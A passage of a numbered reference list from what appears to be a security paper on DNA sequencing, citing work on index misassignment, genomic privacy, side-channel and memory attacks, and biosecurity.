[53] Melissa Gymrek, Amy L McGuire, David Golan, Eran Halperin, and Yaniv Erlich. Identifying personal genomes by surname inference. *Science*, 339(6117):321–324, 2013.

[54] James Hadfield. Index mis-assignment to Illumina's PhiX control. `http://core-genomics.blogspot.com/2016/10/index-mis-assignment-to-illuminas-phix.html`. Accessed: 2017-02-15.

[55] Micah Hamady, Jeffrey J Walker, J Kirk Harris, Nicholas J Gold, and Rob Knight. Error-correcting barcoded primers for pyrosequencing hundreds of samples in multiplex. *Nature methods*, 5(3):235, 2008.

[56] Erika Check Hayden. The automated lab. *Nature News*, 516(7529):131, 2014.

[57] Nils Homer et al. Resolving individuals contributing trace amounts of DNA to highly complex mixtures using high-density SNP genotyping microarrays. *PLoS genetics*, 4(8):e1000167, 2008.

[58] Zhicong Huang, Erman Ayday, Huang Lin, Raeka S Aiyar, Adam Molyneaux, Zhenyu Xu, Jacques Fellay, Lars M Steinmetz, and Jean-Pierre Hubaux. A privacy-preserving solution for compressed storage and selective retrieval of genomic data. *Genome research*, 2016.

[59] Mathias Humbert, Erman Ayday, Jean-Pierre Hubaux, and Amalio Telenti. Addressing the concerns of the lacks family: quantification of kin genomic privacy. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1141–1152. ACM, 2013.

[60] Illumina. Effects of index misassignment on multiplexing and downstream analysis. `https://www.illumina.com/content/dam/illumina-marketing/documents/products/whitepapers/index-hopping-white-paper-770-2017-004.pdf`, 2017.

[61] Breakthrough resolution. overcome limitations. solve more cases. `https://www.illumina.com/areas-of-interest/forensic-genomics.html`. Accessed: 2017-02-16.

[62] Minimize index hopping in multiplexed runs: Tips and best practices to avoid sequencing read misalignment associated with index switching. `https://www.illumina.com/science/education/minimizing-index-hopping.html`.

[63] Is this the biggest threat yet to illumina? `https://www.fool.com/investing/general/2016/03/18/is-this-the-biggest-threat-yet-to-illumina.aspx`. Accessed: 2017-06-01.

[64] Ronald J Jackson, Alistair J Ramsay, Carina D Christensen, Sandra Beaton, Diana F Hall, and Ian A Ramshaw. Expression of mouse interleukin-4 by a recombinant ectromelia virus suppresses cytolytic lymphocyte responses and overcomes genetic resistance to mousepox. *Journal of virology*, 75(3):1205–1210, 2001.

[65] Somesh Jha, Louis Kruger, and Vitaly Shmatikov. Towards practical privacy for genomic computation. In *IEEE Symposium on Security and Privacy*, 2008.

[66] Nikolaos Karvelas, Andreas Peter, Stefan Katzenbeisser, Erik Tews, and Kay Hamacher. Privacy-preserving whole genome sequence processing through proxy-aided oram. In *Proceedings of the 13th Workshop on Privacy in the Electronic Society*, pages 1–10. ACM, 2014.

[67] Louis Kessler. The benefits of combining your DNA raw data. `http://www.beholdgenealogy.com/blog/?p=2717`, 2018.

[68] Killer breakthrough the day dna evidence first nailed a murderer. `https://www.theguardian.com/uk-news/2016/jun/07/killer-dna-evidence-genetic-profiling-criminal-investigation`.

[69] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. In *Proceeding of the 41st Annual International Symposium on Computer Architecuture*, ISCA '14, pages 361–372, Piscataway, NJ, USA, 2014. IEEE Press.

[70] Martin Kircher, Susanna Sawyer, and Matthias Meyer. Double indexing overcomes inaccuracies in multiplex sequencing on the illumina platform. *Nucleic Acids Research*, 40(1):e3, 2012.

[71] Gregory D Koblentz. Biosecurity reconsidered: calibrating biological threats and responses. *International security*, 34(4):96–132, 2010.

[72] Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In Michael Wiener, editor, *Advances in Cryptology — CRYPTO' 99*, pages 388–397, Berlin, Heidelberg, 1999. Springer Berlin Heidelberg.

[73] Paul C. Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In Neal Koblitz, editor, *Advances in Cryptology — CRYPTO '96*, pages 104–113, Berlin, Heidelberg, 1996. Springer Berlin Heidelberg.

[74] Gina Kolata and Heather Murphy. The golden state killer is tracked through a thicket of dna, and experts shudder. `https://www.nytimes.com/2018/04/27/health/dna-privacy-golden-state-killer-genealogy.html`, April 27, 2018.

[75] Karl Koscher et al. Experimental security analysis of a modern automobile. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10, pages 447–462, Washington, DC, USA, 2010. IEEE Computer Society.

[76] Owens Gregory L., Todesco Marco, Drummond Emily B. M., Yeaman Sam, and Rieseberg Loren H. A novel post hoc method for detecting index switching finds no evidence for increased switching on the Illumina HiSeq X. *Molecular Ecology Resources*, 18(1):169–175, 2018.

[77] Anton JM Larsson, Geoff Stanley, Rahul Sinha, Irving L Weissman, and Rickard Sandberg. Computational correction of index switching in multiplexed sequencing libraries. *Nature Methods*, 15(5):305, 2018.

[78] Ruiqiang Li, Wei Fan, Geng Tian, Hongmei Zhu, Lin He, Jing Cai, Quanfei Huang, Qingle Cai, Bo Li, Yinqi Bai, et al. The sequence and de novo assembly of the giant panda genome. *Nature*, 463(7279):311–317, 2010.

[79] Wilson Lian, Hovav Shacham, and Stefan Savage. Too lejit to quit: Extending JIT spraying to ARM. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015*, 2015.

[80] Po-Ru Loh et al. Reference-based phasing using the haplotype reference consortium panel. *Nature genetics*, 48(11):1443, 2016.

[81] Laura E. MacConaill et al. Unique, dual-indexed sequencing adapters with umis effectively eliminate index cross-talk and significantly improve sensitivity of massively parallel sequencing. *BMC Genomics*, 19(1):30, Jan 2018.

[82] Jonathan Marchini and Bryan Howie. Genotype imputation for genome-wide association studies. *Nature Reviews Genetics*, 11(7):499, 2010.

[83] TC Marshall, JBKE Slate, LEB Kruuk, and JM Pemberton. Statistical confidence for likelihood-based paternity inference in natural populations. *Molecular ecology*, 7(5):639–655, 1998.

[84] Joshua Mason, Sam Small, Fabian Monrose, and Greg MacManus. English shellcode. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 524–533. ACM, 2009.

[85] Shane McCarthy et al. A reference panel of 64,976 haplotypes for genotype imputation. *Nature genetics*, 48(10):1279, 2016.

[86] Matthias Meyer and Martin Kircher. Illumina sequencing library preparation for highly multiplexed target capture and sequencing. *Cold Spring Harbor Protocols*, 6, 2010.

[87] Matthias Meyer, Udo Stenzel, Sean Myles, Kay Prfer, and Michael Hofreiter. Targeted high-throughput sequencing of tagged nucleic acid samples. *Nucleic Acids Research*, 35(15):e97, 2007.

[88] Minimize index hopping in multiplexed runs. `https://www.illumina.com/science/education/minimizing-index-hopping.html`. Accessed: 2017-06-28.

[89] Abhishek Mitra, Magdalena Skrzypczak, Krzysztof Ginalski, Maga Rowicka, and Cees Oudejans. Strategies for achieving high sequencing accuracy for low diversity samples and avoiding sample bleeding using illumina platform. *PLoS One*, 10(4), 2015.

[90] Alexandros Mittos, Bradley Malin, and Emiliano De Cristofaro. Systematizing genome privacy research: A privacy-enhancing technologies perspective. *Proceedings on Privacy Enhancing Technologies*, 2019(1):87 – 107, 2019.

[91] Brian Naughton. Engineering proteins in the cloud with python and transcriptic, or, how to make any protein you want for $360. `http://http://blog.booleanbiotech.com/genetic_engineering_pipeline_python.html`. Mon 21 March 2016.

[92] Muhammad Naveed, Erman Ayday, Ellen W Clayton, Jacques Fellay, Carl A Gunter, Jean-Pierre Hubaux, Bradley A Malin, and XiaoFeng Wang. Privacy in the genomic era. *ACM Computing Surveys (CSUR)*, 48(1):6, 2015.

[93] Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, and Tadayoshi Kohno. Computer security, privacy, and DNA sequencing: Compromising computers with synthesized DNA, privacy leaks, and more. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 765–779, Vancouver, BC, 2017. USENIX Association.

[94] Peter M. Ney, Luis Ceze, and Tadayoshi Kohno. Computer security risks of distant relative matching in consumer genetic databases. *ArXiv*, abs/1810.02895, 2018.

[95] Peter M Ney, Lee Organick, Karl Koscher, Tadayoshi Kohno, and Luis Ceze. Exploiting index cross-talk to modify variant calls. *bioRxiv*, 2018.

[96] Pauline C Ng, Sarah S Murray, Samuel Levy, and J Craig Venter. An agenda for personalized medicine. *Nature*, 461(7265):724, 2009.

[97] The odin store. `http://www.the-odin.com/`.

[98] Aleph One. Smashing The Stack For Fun And Profit. *Phrack*, 49, 1996.

[99] Oregon State University. Illumina barcodes. `http://cgrb.oregonstate.edu/core/illumina-hiseq-3000/illumina-barcodes`. Accessed: 2017-02-15.

[100] Lee Organick et al. Random access in large-scale DNA data storage. *Nature biotechnology*, 36(3):242, 2018.

[101] OWASP. Reviewing code for buffer overruns and overflows. `https://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows`. Accessed: 2017-02-15.

[102] Pacific Biosciences of California. Smrt sequencing: Read lengths. `http://www.pacb.com/smrt-science/smrt-sequencing/read-lengths/`. Accessed: 2017-02-16.

[103] Snapshot Genetic Genealogy. `https://snapshot.parabon-nanolabs.com/genealogy`.

[104] Gurpur Rakesh D Prabhu and Pawel L Urban. The dawn of unmanned analytical laboratories. *TrAC Trends in Analytical Chemistry*, 88:41–52, 2017.

[105] Dennis J Reeder. Impact of dna typing on standards and practice in the forensic community. *Archives of pathology & laboratory medicine*, 123(11):1063–1065, 1999.

[106] Antonio Regalado. MiSeq FGx sequencing platform. `https://www.technologyreview.com/s/610233/2017-was-the-year-consumer-dna-testing-blew-up/`.

[107] Allen D Roses. Pharmacogenetics and the practice of medicine. *Nature*, 405(6788):857, 2000.

[108] Sequence Read Archive. `https://trace.ncbi.nlm.nih.gov/Traces/sra/`. Accessed: 2017-02-16.

[109] Xinghua Shi and Xintao Wu. An overview of human genetic privacy. *Annals of the New York Academy of Sciences*, 1387(1):61–72, 2017.

[110] Rahul Sinha et al. Index switching causes "spreading-of-signal" among multiplexed samples in Illumina HiSeq 4000 DNA sequencing. BioRxiv preprint at `https://doi.org/10.1101/125724`, 2017.

[111] Sure Genomics. `http://www.suregenomics.com/`. Accessed: 2017-06-28.

[112] Doug Szadja, Michael Pohl, Jason Owen, and Barry Lawson. Toward a practical data privacy scheme for a distributed implementation of the Smith-Waterman genome sequence comparison algorithm. In *NDSS*, 2006.

[113] The automated lab. `https://www.nature.com/news/the-automated-lab-1.16429`. Accessed: 2017-06-28.

[114] Terrence M Tumpey, Christopher F Basler, Patricia V Aguilar, Hui Zeng, Alicia Solórzano, David E Swayne, Nancy J Cox, Jacqueline M Katz, Jeffery K Taubenberger, Peter Palese, et al. Characterization of the reconstructed 1918 spanish influenza pandemic virus. *science*, 310(5745):77–80, 2005.

[115] UC Santa Cruz. Software tools used to create the ENCODE resource. `https://genome.ucsc.edu/ENCODE/encodeTools.html`. Accessed: 2017-02-15.

[116] Andreas Untergasser, Ioana Cutcutache, Triinu Koressaar, Jian Ye, Brant C Faircloth, Maido Remm, and Steven G Rozen. Primer3 - new capabilities and interfaces. *Nucleic acids research*, 40(15):e115–e115, 2012.

[117] Tom van der Valk, Francesco Vezzi, Mattias Ormestad, Love Dalen, and Katerina Guschanski. Estimating the rate of index hopping on the Illumina HiSeq X platform. bioRxiv preprint at `https://doi.org/10.1101/179028`, 2018.

[118] Daniel Vodák, Susanne Lorenz, Sigve Nakken, Lars Birger Aasheim, Harald Holte, Baoyan Bai, Ola Myklebost, Leonardo A Meza-Zepeda, and Eivind Hovig. Sample-index misassignment impacts tumour exome sequencing. *Scientific reports*, 8(1):5307, 2018.

[119] Rui Wang, Yong Fuga Li, XiaoFeng Wang, Haixu Tang, and Xiaoyong Zhou. Learning your identity and disease from research papers: information leaks in genome wide association study. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 534–544. ACM, 2009.

[120] Shuang Wang, Luca Bonomi, Wenrui Dai, Feng Chen, Cynthia Cheung, Cinnamon S. Bloss, Samuel Cheng, and Xiaoqian Jiang. Big data privacy in biomedical research. *IEEE Transactions on Big Data*, pages 1–1, 2016.

[121] KA Wetterstrand. DNA sequencing costs: Data from the NHGRI genome sequencing program (GSP). `http://www.genome.gov/sequencingcostsdata`. Accessed: 2017-02-16.

[122] Erik Scott Wright and Kalin Horen Vetsigian. Quality filtering of illumina index reads mitigates sample cross-talk. *BMC genomics*, 17(1):876, 2016.

[123] Zhongming Zhao and Eric Boerwinkle. Neighboring-nucleotide effects on single nucleotide polymorphisms: A study of 2.6 million polymorphisms across the human genome. *Genome research*, 12(11):1679–1686, 2002.